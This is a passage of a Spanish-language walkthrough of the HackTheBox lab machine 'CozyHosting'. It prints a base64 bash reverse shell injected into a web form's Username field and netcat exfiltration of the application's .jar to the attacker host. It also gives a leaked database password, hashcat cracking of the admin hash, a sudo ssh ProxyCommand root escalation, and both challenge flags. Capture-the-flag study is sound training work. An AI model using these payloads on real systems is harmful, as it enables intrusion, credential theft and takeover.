
- <https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Reverse%20Shell%20Cheatsheet.md#bash-tcp>



18. En el siguiente paso, se procede a cifrar el reverse shell en base64 para evitar problemas relacionados con espacios. Este proceso se lleva a cabo mediante el comando echo junto con el contenido del reverse shell, seguido de la adición de base64 -w 0 para realizar la codificación. Esta operación proporcionará el reverse shell cifrado en base64.

```
(eddyrack864@kali)-[~]
$ echo "bash -i >& /dev/tcp/10.10.14.114/1234 0>&1" | base64 -w 0 RjcC8xMC4xMC4xNC4xMTQvMTIzNCAwPiYxCg==
YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4xMTQvMTIzNCAwPiYxCg==
```

19. Tras realizar la prueba de la reverse shell cifrada en base64, se observa que su ejecución no tiene éxito, probablemente debido a la presencia de caracteres no permitidos que el sistema no reconoce.



Cozy Cloud

Include host into automatic patching

Please note
For Cozy Scanner to connect the private key that you received upon registration should be included in your host's .ssh/authorised_keys file.

Connection settings

Hostname
127.0.0.1


Username
echo\${IFS}YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4xMTQvMTIzNCAwPiYxCg==|ba"se"6"4\${IFS}-"d|ba"se"64\${IFS}-"d|b"a"s"h

Submit Reset

20. Para corregir la reverse shell proporcionada anteriormente, se deben realizar varios cambios. Para abordar el problema de los espacios, se reemplazan por \${IFS}, y al inicio y al final de la reverse shell se añade un punto y coma (;). La versión corregida de la reverse shell se presenta de la siguiente manera:

```
> ;echo${IFS}"YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4xMTQvMTIzNCAwPiYxCg=="${IFS}|${IFS}base64${IFS}-d${IFS}|${IFS}bash;
```

Cabe destacar que la parte encerrada entre comillas corresponde a la reverse shell encriptada en base 64.



Cozy Cloud

For Cozy Scanner to connect the private key that you received upon registration should be included in your host's .ssh/authorised_keys file.

The host was not added!
/bin/bash: line 1: bash@127.0.0.1: command not foundssh: Could not resolve hostname echo: Temporary failure in name resolution

Connection settings

Hostname
127.0.0.1

Username
;echo\${IFS}"YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4xMTQvMTIzNCAwPiYxCg=="\${IFS}|\${IFS}base64\${IFS}-d\${IFS}|\${IFS}bash;

Submit Reset

21. Previo a hacer clic en el botón "Submit" dentro del SIEM para ejecutar la reverse shell, es necesario prepararse para recibir la conexión en nuestra máquina mediante Netcat. Inmediatamente después de presionar "Submit", la conexión se establecerá y los resultados de la reverse shell se reflejarán en nuestra máquina local.

```
(eddycrack864@kali)-[~]
$ nc -lnvp 1234
listening on [any] 1234 ...
connect to [10.10.14.114] from (UNKNOWN) [10.10.11.230] 56072
bash: cannot set terminal process group (1064): Inappropriate ioctl for device
bash: no job control in this shell
app@cozyhosting:/app$
```


22. Una vez dentro del sistema mediante la reverse shell, la exploración se dirige al directorio /home, donde se realiza un listado de los contenidos. Durante este proceso, se identifica el directorio asociado al usuario "josh". Sin embargo, al intentar acceder a dicho directorio, se constata la falta de los permisos necesarios para llevar a cabo dicha acción.

```
app@cozyhosting:/app$ cd /home
cd /home
app@cozyhosting:/home$ ls -la
ls -la
total 12
drwxr-xr-x  3 root root 4096 May 18  2023 .
drwxr-xr-x 19 root root 4096 Aug 14 14:11 ..
drwxr-xr-x  3 josh josh 4096 Aug  8 10:19 josh
app@cozyhosting:/home$ cd josh
cd josh
bash: cd: josh: Permission denied
app@cozyhosting:/home$
```

23. Dado que no fue posible acceder al directorio del usuario "/josh" debido a limitaciones de permisos, se opta por regresar al directorio en el que nos encontrábamos inicialmente al ingresar, específicamente al directorio "/app". Al realizar un listado de su contenido, se identifica un archivo con extensión ".jar" asociado a una aplicación Java. Para proceder, se decide transferir este archivo utilizando Netcat.

```
eddycrack864@kali -
Archivo Acciones Editar Vista Ayuda
(eddycrack864@kali)-[~]
$ nc -lnvp 1234
listening on [any] 1234 ...
connect to [10.10.14.114] from (UNKNOWN) [10.10.11.230] 55994
bash: cannot set terminal process group (1064): Inappropriate ioctl for device
bash: no job control in this shell
app@cozyhosting:/app$ ls -la
ls -la
total 58856
drwxr-xr-x  2 root root  4096 Aug 14 14:11 .
drwxr-xr-x 19 root root  4096 Aug 14 14:11 ..
-rw-r--r--  1 root root 60259688 Aug 11 00:45 cloudhosting-0.0.1.jar
app@cozyhosting:/app$ nc -w 3 10.10.14.114 4444 < cloudhosting-0.0.1.jar
```


24. Luego de iniciar la escucha con Netcat en nuestra máquina local, la cual está preparada para recibir archivos, procedemos a ejecutar Netcat en la máquina objetivo con el propósito de transferir el archivo ".jar". Tan pronto como se ejecuta el comando, se establece la conexión y se inicia la transferencia del archivo desde la máquina objetivo hacia nuestra máquina local.



```
eddyrack864@kali ~  
Archivo Acciones Editar Vista Ayuda  
(eddyrack864@kali)-[~]  
$ nc -lvp 1234  
listening on [any] 1234 ...  
connect to [10.10.14.114] from (UNKNOWN) [10.10.11.230] 55994  
bash: cannot set terminal process group (1064): Inappropriate ioctl for device  
bash: no job control in this shell  
app@cozyhosting:/app$ ls -la  
ls -la  
total 58856  
drwxr-xr-x 2 root root 4096 Aug 14 14:11 .  
drwxr-xr-x 19 root root 4096 Aug 14 14:11 ..  
-rw-r--r-- 1 root root 60259688 Aug 11 00:45 cloudhosting-0.0.1.jar  
app@cozyhosting:/app$ nc -w 3 10.10.14.114 4444 < cloudhosting-0.0.1.jar  
nc -w 3 10.10.14.114 4444 < cloudhosting-0.0.1.jar  
app@cozyhosting:/app$
```


```
eddyrack864@kali ~  
Archivo Acciones Editar Vista Ayuda  
(eddyrack864@kali)-[~]  
$ nc -lvp 4444 > cozyhosting.jar  
listening on [any] 4444 ...  
connect to [10.10.14.114] from (UNKNOWN) [10.10.11.230] 59884  
(eddyrack864@kali)-[~]  
$
```

25. Posterior a la transferencia del archivo ".jar", surge la necesidad de examinar su contenido. Para lograr esto, se procede a la instalación del software "jd-gui". Esta instalación se lleva a cabo escribiendo "jd-gui" en la terminal, lo que inicia el proceso de instalación. Al recibir la pregunta sobre la confirmación de la instalación, respondemos afirmativamente escribiendo "yes".




```
eddyrack864@kali ~  
Archivo Acciones Editar Vista Ayuda  
(eddyrack864@kali)-[~]  
$ jd-gui  
No se ha encontrado la orden «jd-gui», pero se puede instalar con:  
sudo apt install jd-gui  
¿Quiere instalarlo? (N/y)Y  
sudo apt install jd-gui  
[sudo] contraseña para eddyrack864:  
Leyendo lista de paquetes ... Hecho  
Creando árbol de dependencias ... Hecho  
Leyendo la información de estado ... Hecho  
Los paquetes indicados a continuación se instalaron de forma automática y ya no son  
necesarios.  
gcc-12-base libarmadillo11 libcanberra-gtk-module libcanberra-gtk0 libcbor0.8  
libcodecs2-1.1 libdavid1d6 libgcc-12-dev libgdal33 libgeos3.12.0 libgumbo1  
libgupnp-igd-1.0-4 libjim0.81 libmagickcore-6.q16-6  
libmagickcore-6.q16-6-extra libmagickwand-6.q16-6 libnfs13 libobjc-12-dev  
libplacebo292 libstdc++-12-dev libtexluajit2 libutf8proc2 libvpx7  
libwireless16 libwiretap13 libwsutil14 lua-lpeg node-end-of-stream node-pump  
python3-aioredis python3-apscheduler python3-jdcal python3-pyminifier  
python3-quamash python3-tzlocal  
Utilice «sudo apt autoremove» para eliminarlos.  
Se instalarán los siguientes paquetes NUEVOS:  
jd-gui  
0 actualizados, 1 nuevos se instalarán, 0 para eliminar y 318 no actualizados.  
Se necesita descargar 1.287 kB de archivos.  
Se utilizarán 1.500 kB de espacio de disco adicional después de esta operación.  
Des:1 https://mirror.cedia.org.ec/kali kali-rolling/main amd64 jd-gui all 1.6.6-0  
kali1 [1.287 kB]  
Descargados 1.287 kB en 2s (586 kB/s)  
Seleccionando el paquete jd-gui previamente no seleccionado.  
(leyendo la base de datos ... 480287 ficheros o directorios instalados actualment  
e.)  
Preparando para desempaquetar .../jd-gui_1.6.6-0kali1_all.deb ...  
Desempaquetando jd-gui (1.6.6-0kali1) ...  
Configurando jd-gui (1.6.6-0kali1) ...  
Procesando disparadores para kali-menu (2023.4.6) ...
```

26. Tras la instalación exitosa de "jd-gui", se procede a ejecutar la aplicación y se le proporciona el nombre del archivo que se desea abrir. En este caso, introducimos el nombre del archivo que fue transferido anteriormente.



```
Archivo Acciones Editar Vista Ayuda  
(eddyrack864@kali)-[~]  
$ jd-gui cozyhosting.jar
```

27. Al abrir el archivo ".jar" con "jd-gui", se revela la existencia de un paquete de Java que contiene diversas clases. Dentro de este paquete, identificamos un archivo ".properties" que alberga información sensible, incluyendo un usuario, una contraseña y un puerto destinados para la conexión a una base de datos PostgreSQL.



28. Con las credenciales y la información obtenida, se procede a iniciar sesión en la base de datos. Esto se realiza utilizando el host, el puerto, el dominio y el usuario identificados previamente. Posteriormente, se suministra la contraseña correspondiente para acceder de manera exitosa a la base de datos.

```

app@cozyhosting:/app$ psql -h 127.0.0.1 -p 5432 -d cozyhosting -U postgres
psql -h 127.0.0.1 -p 5432 -d cozyhosting -U postgres
Password for user postgres: Vg8nvzAQ7XxR
  
```

29. Una vez que hemos iniciado sesión en la base de datos, procedemos a listar las bases de datos disponibles utilizando el comando \l. A continuación, mostramos la lista de tablas dentro de la base de datos actual mediante el comando \dt. Finalmente, nos conectamos a la base de datos específica llamada "cozyhosting" utilizando el usuario "postgres" con el comando \c.

```

\l
List of databases
+-----+-----+-----+-----+-----+-----+
| Name   | Owner  | Encoding | Collate | Ctype  | Access privileges |
+-----+-----+-----+-----+-----+-----+
| cozyhosting | postgres | UTF8     | en_US.UTF-8 | en_US.UTF-8 |                    |
| postgres   | postgres | UTF8     | en_US.UTF-8 | en_US.UTF-8 |                    |
| template0  | postgres | UTF8     | en_US.UTF-8 | en_US.UTF-8 | =c/postgres        +
|           |          |          |          |          | postgres=CTc/postgres |
| template1  | postgres | UTF8     | en_US.UTF-8 | en_US.UTF-8 | =c/postgres        +
|           |          |          |          |          | postgres=CTc/postgres |
+-----+-----+-----+-----+-----+-----+
(4 rows)

\dt
List of relations
+-----+-----+-----+-----+
| Schema | Name  | Type  | Owner  |
+-----+-----+-----+-----+
| public | hosts | table | postgres |
| public | users | table | postgres |
+-----+-----+-----+-----+
(2 rows)

\c
You are now connected to database "cozyhosting" as user "postgres".
  
```

30. Después de conectarnos a la base de datos "cozyhosting", ejecutamos el comando `\d users` para mostrar la lista de usuarios en la base de datos. A continuación, utilizamos la consulta SQL `select * from users;` para obtener información detallada de todos los usuarios. En este proceso, se identifican y recuperan las contraseñas almacenadas en forma de hash para cada usuario.

```
\d users
Table "public.users"
  Column      |      Type      | Collation | Nullable | Default
-----+-----+-----+-----+-----
 name         | character varying(50) |           | not null |
 password     | character varying(100) |           | not null |
 role         | role              |           |          |
Indexes:
    "users_pkey" PRIMARY KEY, btree (name)
Referenced by:
    TABLE "hosts" CONSTRAINT "hosts_username_fkey" FOREIGN KEY (username) REFERENCES users(name)

select * from users;
 name         | password | role
-----+-----+-----
 kanderson    | $2a$10$E/Vcd9ecflmPudWeLSEIv.cvK6QjxjWlWXpij1NVNV3Mm6eH58zim | User
 admin        | $2a$10$SpKYdHLB0FOaT7n3x72wtuS0yR8uqqbNNpIPjUb2MZib3H9kV08dm | Admin
(2 rows)
```

31. Luego de obtener el hash de la contraseña del administrador, procedemos a copiar dicho hash. Posteriormente, creamos un archivo utilizando el editor de texto nano.

```
Archivo Acciones Editar Vista Ayuda
(eddycrack864@kali)-[~]
$ nano hash
```

32. Dentro del editor de texto que se abre, pegamos el hash que habíamos copiado previamente. Luego, guardamos los cambios utilizando la combinación de teclas `Ctrl + O`, confirmamos la acción presionando `Enter` y, finalmente, salimos del editor con `Ctrl + X`.

```
GNU nano 7.2 hash *
$2a$10$SpKYdHLB0FOaT7n3x72wtuS0yR8uqqbNNpIPjUb2MZib3H9kV08dm
```


33. Seguidamente, empleamos la herramienta hashcat para realizar el proceso de cracking del hash que obtuvimos. Para ello, proporcionamos los parámetros necesarios, utilizando la opción -m para especificar el tipo de hash y la opción -a para el tipo de ataque. En este caso, seleccionamos el tipo de ataque conocido como Straight.

```
Archivo Acciones Editar Vista Ayuda
(eddycrack864@kali)-[~]
└─$ nano hash
(eddycrack864@kali)-[~]
└─$ hashcat -m 3200 -a 0 hash /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 4.0+debian Linux, None+Asserts, RELOC, SPIR, LLVM 15.0.7, SLEEP, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]

* Device #1: cpu-sandybridge-Intel(R) Core(TM) i3-2120 CPU @ 3.30GHz, 1402/2868 MB (512 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 72

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Single-Hash
* Single-Salt

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 0 MB

Dictionary cache built:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344392
* Bytes.....: 139921507
* Keyspace...: 14344385
* Runtime...: 2 secs

Cracking performance lower than expected?
* Append -w 3 to the commandline.
  This can cause your screen to lag.
* Append -S to the commandline.
```

34. Después de esperar durante varios minutos hasta que concluya el proceso de hashcat, el resultado final será revelado. En este punto, hashcat proporcionará la contraseña en texto plano, una vez que ha logrado descifrar el hash con éxito.

```
Archivo Acciones Editar Vista Ayuda
Time.Started..... Sat Dec 16 14:54:42 2023 (31 secs)
Time.Estimated.... Thu Dec 21 11:08:55 2023 (4 days, 20 hours)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 34 H/s (6.85ms) @ Accel:4 Loops:16 Thr:1 Vec:1
Recovered.....: 0/1 (0.00%) Digests (total), 0/1 (0.00%) Digests (new)
Progress.....: 1072/14344385 (0.01%)
Rejected.....: 0/1072 (0.00%)
Restore.Point....: 1072/14344385 (0.01%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:80-96
Candidate.Engine.: Device Generator
Candidates.#1....: mihaela -> morena
Hardware.Mon.#1..: Temp: 99c Util: 91%

$2a$10$SpKYdHLB0FOaT7n3*72wtuS0yR8uqqbNnpIPjUb2MZib3H9kV08dm:manchesterunited

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 3200 (bcrypt $2*$, Blowfish (Unix))
Hash.Target....: $2a$10$SpKYdHLB0FOaT7n3*72wtuS0yR8uqqbNnpIPjUb2MZib...kV08dm
Time.Started.... Sat Dec 16 14:54:42 2023 (1 min, 21 secs)
Time.Estimated... Sat Dec 16 14:56:03 2023 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 35 H/s (7.09ms) @ Accel:4 Loops:16 Thr:1 Vec:1
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 2800/14344385 (0.02%)
Rejected.....: 0/2800 (0.00%)
Restore.Point....: 2784/14344385 (0.02%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:1008-1024
Candidate.Engine.: Device Generator
Candidates.#1....: meagan -> j123456
Hardware.Mon.#1..: Temp:101c Util: 89%

Started: Sat Dec 16 14:53:15 2023
Stopped: Sat Dec 16 14:56:05 2023
```

35. Con la contraseña y el usuario obtenidos exitosamente mediante el proceso de cracking del hash, se procede a iniciar sesión a través de SSH. Este paso implica utilizar las credenciales recién obtenidas para autenticarse en el sistema, logrando así un inicio de sesión exitoso.

```
(eddyrack864@kali)-[~]
$ ssh josh@10.10.11.230
josh@10.10.11.230's password:
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-82-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Sat Dec 16 08:02:18 PM UTC 2023

System load:  0.08740234375   Processes:            238
Usage of /:   53.2% of 5.42GB   Users logged in:      0
Memory usage: 13%            IPv4 address for eth0: 10.10.11.230
Swap usage:   0%

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Tue Aug 29 09:03:34 2023 from 10.10.14.41
josh@cozyhosting:~$
```

36. Inmediatamente después de iniciar sesión a través de SSH, se procede a listar el contenido del directorio actual mediante el comando correspondiente. Durante este proceso, se identifica y descubre la primera flag, que corresponde a la flag del usuario.

Flag: **98a218e0e5b76e10b3ad5e2144b45ae**

```
Last login: Tue Aug 29 09:03:34 2023 from 10.10.14.41
josh@cozyhosting:~$ ls -la
total 36
drwxr-xr-x 3 josh josh 4096 Aug  8 10:19 .
drwxr-xr-x 3 root root 4096 May 18  2023 ..
lrwxrwxrwx 1 root root    9 May 11  2023 .bash_history -> /dev/null
-rw-r--r-- 1 josh josh  220 Jan  6  2022 .bash_logout
-rw-r--r-- 1 josh josh 3771 Jan  6  2022 .bashrc
drwx----- 2 josh josh 4096 May 18  2023 .cache
-rw----- 1 josh josh   20 May 18  2023 .lessht
-rw-r--r-- 1 josh josh  807 Jan  6  2022 .profile
lrwxrwxrwx 1 root root    9 May 21  2023 .psql_history -> /dev/null
-rw-r----- 1 root josh   33 Dec 16 19:09 user.txt
-rw-r--r-- 1 josh josh   39 Aug  8 10:19 .vimrc
josh@cozyhosting:~$ cat user.txt
98a218e0e5b76e10b3ad5e2144b45ae
josh@cozyhosting:~$
```


37. A continuación, se utiliza el comando `sudo -l` para verificar las operaciones que se pueden ejecutar con privilegios de administrador. Se observa que es posible ejecutar el comando SSH con `sudo`. Para aprovechar esta oportunidad y escalar privilegios, se utiliza el siguiente comando:

➤ `sudo ssh -o ProxyCommand=';sh 0<&2 1>&2' x`

Este comando establece un proxy SSH que reenvía todo el tráfico a través de la salida estándar del shell actual.

```
josh@cozyhosting:~$ sudo -l
[sudo] password for josh:
Matching Defaults entries for josh on localhost:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User josh may run the following commands on localhost:
    (root) /usr/bin/ssh *
josh@cozyhosting:~$ sudo ssh -o ProxyCommand=';sh 0<&2 1>&2' x
```

38. Una vez ejecutado el comando anterior para escalar privilegios utilizando SSH, al ingresar el comando `whoami` observamos que la shell responde con "root", indicando que la escalada de privilegios se ha realizado con éxito. Posteriormente, nos dirigimos al directorio `/root` para listar su contenido y descubrir la flag del usuario root.

Flag: **4fafdb380a5f22e75cf47cd6efbde8e4**

```
josh@cozyhosting:~$ sudo ssh -o ProxyCommand=';sh 0<&2 1>&2' x
# whoami
root
# cd /root
# ls -la
total 40
drwx----- 5 root root 4096 Aug 14 13:37 .
drwxr-xr-x 19 root root 4096 Aug 14 14:11 ..
lrwxrwxrwx 1 root root   9 May 18 2023 .bash_history -> /dev/null
-rw-r--r-- 1 root root 3106 Oct 15 2021 .bashrc
drwx----- 2 root root 4096 Aug 8 10:10 .cache
-rw----- 1 root root   56 Aug 14 13:37 .lessht
drwxr-xr-x 3 root root 4096 May 11 2023 .local
-rw-r--r-- 1 root root 161 Jul 9 2019 .profile
lrwxrwxrwx 1 root root   9 May 18 2023 .psql_history -> /dev/null
-rw-r----- 1 root root 33 Dec 16 19:09 root.txt
drwx----- 2 root root 4096 May 9 2023 .ssh
-rw-r--r-- 1 root root 39 Aug 8 10:19 .vimrc
# cat root.txt
4fafdb380a5f22e75cf47cd6efbde8e4
#
```

39. Se procede a ingresar las flags del usuario y del root en la plataforma HackTheBox, marcando así la finalización exitosa de la máquina.

